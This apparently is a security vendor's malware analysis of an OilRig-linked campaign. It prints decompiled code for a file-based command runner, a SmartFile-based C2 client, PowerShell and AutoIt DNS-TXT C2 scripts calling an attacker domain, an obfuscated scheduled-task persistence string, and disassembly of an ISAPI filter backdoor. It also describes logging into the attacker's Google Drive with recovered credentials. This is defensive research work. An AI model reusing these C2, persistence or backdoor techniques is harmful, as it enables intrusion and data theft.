
```
public void SaveResultOutput(string str)
{
    try
    {
        byte[] array = Service1.Zip(Service1.ConvertStringToBytes(str));
        array = Service1.EncryptDES(array, true, this.mySetting.byOutputEncryptionKey);
        array = this.AddSignature(array, "TRES");
        File.WriteAllBytes(this.mySetting.strLocalOutputPath + this.FileName, array);
        File.Delete(this.mySetting.strLocalInputPath + this.FileName);
    }
    catch (Exception)
    {
        Service1.WriteRegistryLog("1.018");
    }
}
```

Files are decrypted when received from the server:




```
private void timerCommandExecut_tick(object sender, ElapsedEventArgs e)
{
    try
    {
        DirectoryInfo arg_20_0 = new DirectoryInfo(this.mySetting.strLocalInputPath);
        this.timerCommandExecut.Stop();
        FileInfo[] files = arg_20_0.GetFiles("*.tmp");
        for (int i = 0; i < files.Length; i++)
        {
            FileInfo fileInfo = files[i];
            string path = this.mySetting.strLocalInputPath + fileInfo.Name;
            this.FileName = fileInfo.Name;
            if (File.Exists(path))
            {
                FileStream expr_65 = File.OpenRead(path);
                byte[] array = new byte[expr_65.Length];
                expr_65.Read(array, 0, array.Length);
                expr_65.Close();
                array = Service1.DecryptDES(array, true, this.mySetting.byOutputEncryptionKey);
                string[] strArreyCommandList = Encoding.UTF8.GetString(Service1.Unzip(array)).Replace("\r\n", "\n").Split(new char[]
                {
                    '\n'
                }).Reverse<string>().ToArray<string>();
                this.ExecuteCommandSync(strArreyCommandList);
            }
        }
    }
    catch (Exception)
    {
        Service1.WriteRegistryLog("1.011");
    }
    finally
    {
        this.timerCommandExecut.Start();
    }
}
```

Encryption keys are produced from the account:



```
private void GetOutputEncryptionKey()
{
    this.byOutputEncryptionKey = new byte[100];
    int i = 0;
    int num = this.strHashKey.Length - 1;
    while (i < this.strHashKey.Length)
    {
        this.byOutputEncryptionKey[i * 3] = Convert.ToByte(this.strHashKey[num]);
        this.byOutputEncryptionKey[i * 3 + 1] = Convert.ToByte(this.strHashKey[i]);
        this.byOutputEncryptionKey[i * 3 + 2] = (Convert.ToByte(this.strHashKey[i]) + Convert.ToByte(this.strHashKey[num])) % 255;
        i++;
        num--;
    }
    int j = 1;
    int num2 = 15;
    int num3 = 85;
    while (j <= 15)
    {
        this.byOutputEncryptionKey[num3] = this.byOutputEncryptionKey[num2];
        j++;
        num2 += 4;
        num3++;
    }
}
```



```
this.strHashKey = this.GetAccountHash();
```

The attacker left the Google Drive's OAuth credentials behind for the use by Service.exe.

Account details and session tokens are located in the client_secrets.json found in C:\Windows\System32 and in Google.Apis.Auth.OAuth2.Responses.TokenResponse-user found in C:\Windows\System32\drive-dotnet-quickstart.json.

By using the Google Drive API, we were able to gain access to the Google Drive account of the attacker. Looking at the folder structure, we found the similarity to the pattern that the Service.exe malware expects:

-RETRACTED- // <SystemID> <NameOfLargeCompany>-Google-01

- <AgentHash>
  - out
  - inp

-RETRACTED- // <SystemID> : <Customer name>-Google-01

- <AgentHash>
  - out
    - LTM
  - inp

Getting Started.pdf

“Getting started.pdf” is a default Google Drive document. It’s creation date of 12-Aug-15 indicates that this account was registered a long time ago, but only used recently.

The attacker’s data reveals that multiple organizations were compromised using this specific malware, even though not all of them successfully upload files to this Google Drive account. The metadata of the files provides additional insight. The first organization’s folder was created on 09-Dec-2017 07:56. The client_secret.json and the srv.dat files found with the executable were last modified on 09-Dec-2017 7:54, suggesting that both the files and the folder were created by a single actor.


The attacker created folders for another organization on 27-Dec-17 11:39. The email account used to upload the files was abbey.joe[.]1999[at]gmail.com and the display name for this user was “Abbey joe”.

SmartFile.exe 1/68 VT Detection

The attacker also used SmartFile.exe to send commands and perform actions on infected machines. From inspecting the file’s metadata, it seems that the basic functionality of the tool was taken from this GitHub repository.

The attacker has expanded the functionality of the original code to operate as a C&C. The functionality includes the following operations:

- “down” - Downloads a file from SmartFile API
- “up” - Uploads a file to SmartFile
- “execute” - Runs a given command in “cmd”




```
Client.Remove(restClient, text);
using (StringReader stringReader = new StringReader(restResponse.Content))
{
    string text4;
    while ((text4 = stringReader.ReadLine()) != null)
    {
        if (text4.StartsWith("down="))
        {
            IRestResponse restResponse2 = Client.Download(restClient, text4.Substring(5), MainClass.path + "\\" + text4.Substring(5));
            if (restResponse2.StatusCode == HttpStatusCode.NotFound)
            {
                string text5 = text3;
                text3 = string.Concat(new string[]
                {
                    text5,
                    "\r\n=====================================\r\n",
                    text4,
                    "\r\n\r\nfile ",
                    text4.Substring(5),
                    " not found"
                });
            }
            else
            {
```

The SmartFile.exe binary comes with hardcoded credentials used to login to the SmartFile.com file sharing service. When malware executes, it tries to download a file named <MachineName>_cmd.txt from the service. According to the response, the process downloads additional files from the repository, uploads files to the repository or executes commands.

After performing the requested operation (Download/Upload/Execute), a file containing the output of the operation is uploaded to the SmartFile service under the name:


<MachineName>_result.txt_<CurrentDate>.txt



```
RestClient restClient = new RestClient("https://app.smartfile.com/api/2/");
restClient.Authenticator = new HttpBasicAuthenticator([redacted], [redacted]);
string text = Environment.MachineName + "_cmd.txt";
string text2 = Environment.MachineName + "_result.txt";
```

The attacker has used a scheduled task to automatically run SmartFile each minute.

PARANOID prevents the abnormal network connection by SmartFile.



1 ACTIVITIES : Abnormal Network activity attempt.

[1] [redacted]: SmartFile.exe communicated with the IP [redacted]:443.

▼SUMMARY

DESCRIPTION: The process [redacted] SmartFile.exe attempted to connect with the IP [redacted] via port 443 on the endpoint [redacted] without an explicit user interaction or awareness. This communication may be a part of an attack, intended to provide the attacker with useful command and control information, as well as sending potentially valuable and sensitive data to a remote destination.

ADDRESS: [redacted]:443

Autoit3.exe 1/68 VT Detection

MD5: b06e67f9767e5023892d9698703ad098
SHA-1: acc07666f4c1d4461d3e1c263cf6a194a8dd1544
SHA-256:498900e57a490404e7ec4d8159bee29aed5852ae88bd484141780eaadb727bb

Another way the attacker gained persistence was through a scheduled task running PowerShell scripts using AutoIt. AutoIt "is a freeware BASIC-like scripting language designed for automating the Windows GUI and general scripting".


AutoIt is installed in:
“C:\Users\<UserName>\AppData\Local\Microsoft\Taskbar\”

This path bears great resemblance to previous paths that this threat actor has used; for example:
“%UserProfile%\AppData\Local\Microsoft\Media\
was used in another attack by the same threat actor.

The scheduled task that executes AutoIt is
schta”&”sks /create /F”&” /sc minute /mo 1 /tn “”SC Scheduled Scan”” /tr “”%userprofile%\appdata\local\microsoft\Taskbar\autoit3.exe


The string is obfuscated and split on purpose to prevent detection engines that rely on signatures from detecting the script’s behavior (such as installing a scheduled task).

The PowerShell code executed by AutoIt is almost identical to the code found in a similar OilRig attack back in 2016:



```
...

if(-not(Test-Path -Path ($global:uFold))){
    mkdir $global:uFold
}
if(-not (Test-Path -Path ($global:dFold))){
    mkdir $global:dFold
}

if(-not(Test-Path -Path ($global:uFold))){
    mkdir $global:uFold
}
#=============== download regular files ==================
    #=========== existence regular file ==================
    $global:regFilename = ""
    $continue =  [int] 0
    while ($continue -eq 0 )
    {
        $regExistence = [int] -1
        while ($regExistence -eq -1)
        {
            $sendData = "rne_" + ([string]$id).replace("_","-") + "_" +([
            string](Get-Random)) + "." + ([
            string]$global:hostname)
            $serverRet = ([string](NSLookup.exe -q=TXT  $sendData  |
            Select-String -Pattern
            '"*"')).replace("`"","").trim();


...
```

dntx.ps1 snippet found on one of the client’s compromised machines.



```
if(-not(Test-Path -Path ($global:uFold))){
    mkdir $global:uFold
}
if(-not (Test-Path -Path ($global:dFold))){
    mkdir $global:dFold
}

if(-not(Test-Path -Path ($global:uFold))){
    mkdir $global:uFold
}
#================ download regular files ===================
    #=========== existence regular file ===================
    $global:regFilename = ""
    $continue =  [int] 0
    while ($continue -eq 0 )
    {
        $regExistence = [int] -1
        while ($regExistence -eq -1)
        {
            $sendData = "rne_" + ([string]$id).replace("_","-") + "_" +([
            string](Get-Random)) + "." + ([
            string]$global:hostname)
            $serverRet = ([string](NSLookup.exe -q=TXT  $sendData  |
            Select-String -Pattern
            '"*"')).replace("`"","").trim();
```

Snippet from dn.ps1 found previously by Palo Alto Networks.

AutoIt executes the main script, “App.a3u”, which checks for two registry paths:
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\UT
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\UMe

UT holds the last time the script was executed.

UMe holds which ‘Method’ to run.
There are 3 possible methods:


- Method 0: Executes dnip.ps1 - Communicates with the C&C using DNS queries
- Method 1: Executes dntx.ps1 - Communicates with the C&C using DNS TXT queries (using “nslookup.exe -q=TXT”)
- Method 2: Downloads and executes a new script

The script creates two folders for uploading and downloading files to the server named:

- “dn” - for download
- “up” - for upload.


The attacker has used a .vbs script to perform the functionality of the AutoIt a3u script in previous attacks. It seems that the attacker has evolved and changed methods since previous attack mechanisms are well known by now (Example 1, Example 2, Example 3).

AutoIt and the scripts associated with it were installed using "wins.exe". PARANOID prevented communication with the C&C on systems where it was installed:



```
[35] [redacted]: Abnormal Network activity attempt.

▼SUMMARY
    DESCRIPTION: An illegal communication was detected on the compromised machine. This communication may be a part of an attack, intended to provide the attacker with useful command and control information, as well as sending potentially valuable and sensitive data to a remote destination.
    ADDRESS: [redacted]
    HOSTNAME: [redacted]
    TIME: 2017-12-20 21:42:03 - 2017-12-20 22:30:48
    USER NAME: [redacted]
    USER DOMAIN NAME: [redacted]
▼PROCESS INFORMATION
    ADDRESS: [redacted]
    HOSTNAME: [redacted]
    TIME: 2017-12-20 21:42:03 - 2017-12-20 22:30:48
    PROCESS PATH: C:\Windows\SysWOW64\nslookup.exe
    PROCESS ID: 732
    THREAD ID: 2332
    CREATION: 2010-11-21 03:24:24
    COMMAND LINE: nslookup.exe -q=TXT g_pc_B0.dnmails.gq
    LAST MODIFIED: 2010-11-21 03:24:24
    LAST ACCESS: 2010-11-21 03:24:24
▼PARENT PROCESS INFORMATION
    PARENT PROCESS NAME: C:\Users\[redacted]\appdata\local\microsoft\Taskbar\autoit3.exe
    PARENT PROCESS ID: 6564
    PARENT CREATION TIME: 2017-12-20 19:30:04
```

This request was sent when running the CheckDNSTXT Function from App.au3, which tests if communication through DNS TXT queries is possible:




```
Func CheckDNSTXT($hostname)
    For $i = 5 To 1 Step -1
        $foo = Run("nslookup.exe -q=TXT " &  "g_" &randomStr(2) & "_" & randomStr(2) & "." & $hostname, "", @SW_HIDE, $STDERR_CHILD + $STDOUT_CHILD)
        Local $line = ""
        While 1
            $line &=  StdoutRead($foo)
            If @error Then ExitLoop
        Wend
```

Web Shells

The attacker used two main .aspx files to gain persistence on servers with Microsoft's IIS. One of the files had functionality allowing the attacker to upload new files to the compromised machine. The attack modified the file specifically for each machine to fit its folder's paths. Additionally, the attacker used a web shell to execute an arbitrary command on the infected machine (using cmd.exe). The malicious .aspx files were usually named 'login.aspx' and 'main.aspx', though these could be easily changed.

PARANOID detects illegal shells spawned by this method.




```
3 | ACTIVITIES : Unauthorized Command Shell creation.
[2]  POWERSHELL.EXE: w3wp.exe created an illegal shell.

▼SUMMARY
  DESCRIPTION: An unauthorized attempt of the application C:\windows\system32\inetsrv\w3wp.exe to create the Windows Command Shell process C:\Windows\system32\cmd.exe on the endpoint [redacted] without an explicit user interaction or awareness. This is a common scenario as a
  part of an intrusion attempt and may provide the attacker with a malicious control over the compromised machine.
  PATH: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
  TIME: 2017-12-24 18:38:38 - 2017-12-24 18:39:19
  USER DOMAIN NAME: SYSTEM
```

Malicious ISAPI filter: test3-32.dll (isAPI.dll) 0/68 VT Detection

MD5: 6a711e56f54656cc3e679dded8e1df8f
SHA-1: 6250644178728f15eca8a7894932c3220e749f9e
SHA-256: dac69caad8891c5e1b8eabe598c869674dee30af448ce4e801a90eb79973c66


This is an IIS ISAPI filter. ISAPI filters are used to extend the functionality of Microsoft's IIS servers. An attacker can use ISAPI filters as a covert way to execute commands on a previously compromised machine. When using a malicious web page, the attacker will need to access a specific page in the compromised machine (e.g. http://infected-machine/upload.aspx). However, when using malicious ISAPI filters, the attacker can execute commands by accessing any path on the server. This is done by the ISAPI filter listening to all requests made from the server; a 'keyword' is usually used to trigger the filter into action (execute command, upload file, etc.).

The DLL binary found exports two functions that are required to register the ISAPI filter:




1	GetFilterVersion	0x00022537	-	-	-	-
2	HttpFilterProc	0x000224FB	-	-	-	-

A quick overview of the file's metadata shows that no effort was made to hide this filter's 'intentions':




file-type	Dynamic-Link Library
date	n/a
language	English United States
code-page	Unicode UTF-16, little endian
CompanyName	Exploit
FileDescription	test3 Internet Server Extension Module
FileVersion	1, 0, 0, 1
InternalName	TEST3
LegalCopyright	Copyright (C) 2017 Exploit
LegalTrademarks	n/a
OriginalFilename	TEST3.DLL
ProductName	test3 Internet Server Extension
ProductVersion	1, 0, 0, 1

It's likely the filter gets its execution parameters from a "cmd2cmd=" value, possibly in the header of the request:




```
push    offset aCmd2cmd ; "cmd2cmd="
push    ecx             ; char *
call    sub_1000EF37
add     esp, 8
test    eax, eax
jz      loc_1000322F
```

It then seems to execute "cmd.exe /c <params>"



```
jz      short loc_1000F29E

loc_1000F29E:
mov     [ebp+var_28], ebx
lea     eax, [ebp+var_28]
push    eax
call    sub_10010E79
pop     ecx
test    word ptr [ebp+var_28], 8000h
mov     [ebp+Src], offset aCommand_com ; "command.com"
jnz     short loc_1000F2C1

mov     [ebp+Src], eax
jmp     short loc_1000F2C1

mov     [ebp+Src], offset aCmd_exe ; "cmd.exe"
```



```
loc_1000F303:
mov     [ebp+StartupInfo.hStdOutput], ecx
mov     eax, [eax+50h]
mov     [ebp+StartupInfo.hStdError], eax
push    [ebp+Src]        ; char *
call    _strlen
mov     esi, eax
push    [ebp+arg_0]      ; char *
call    _strlen
lea     edi, [esi+eax]
mov     esi, offset aC   ; " /c "
push    esi              ; char *
call    _strlen
lea     edi, [eax+edi+1]
push    1                ; int
push    edi              ; size_t
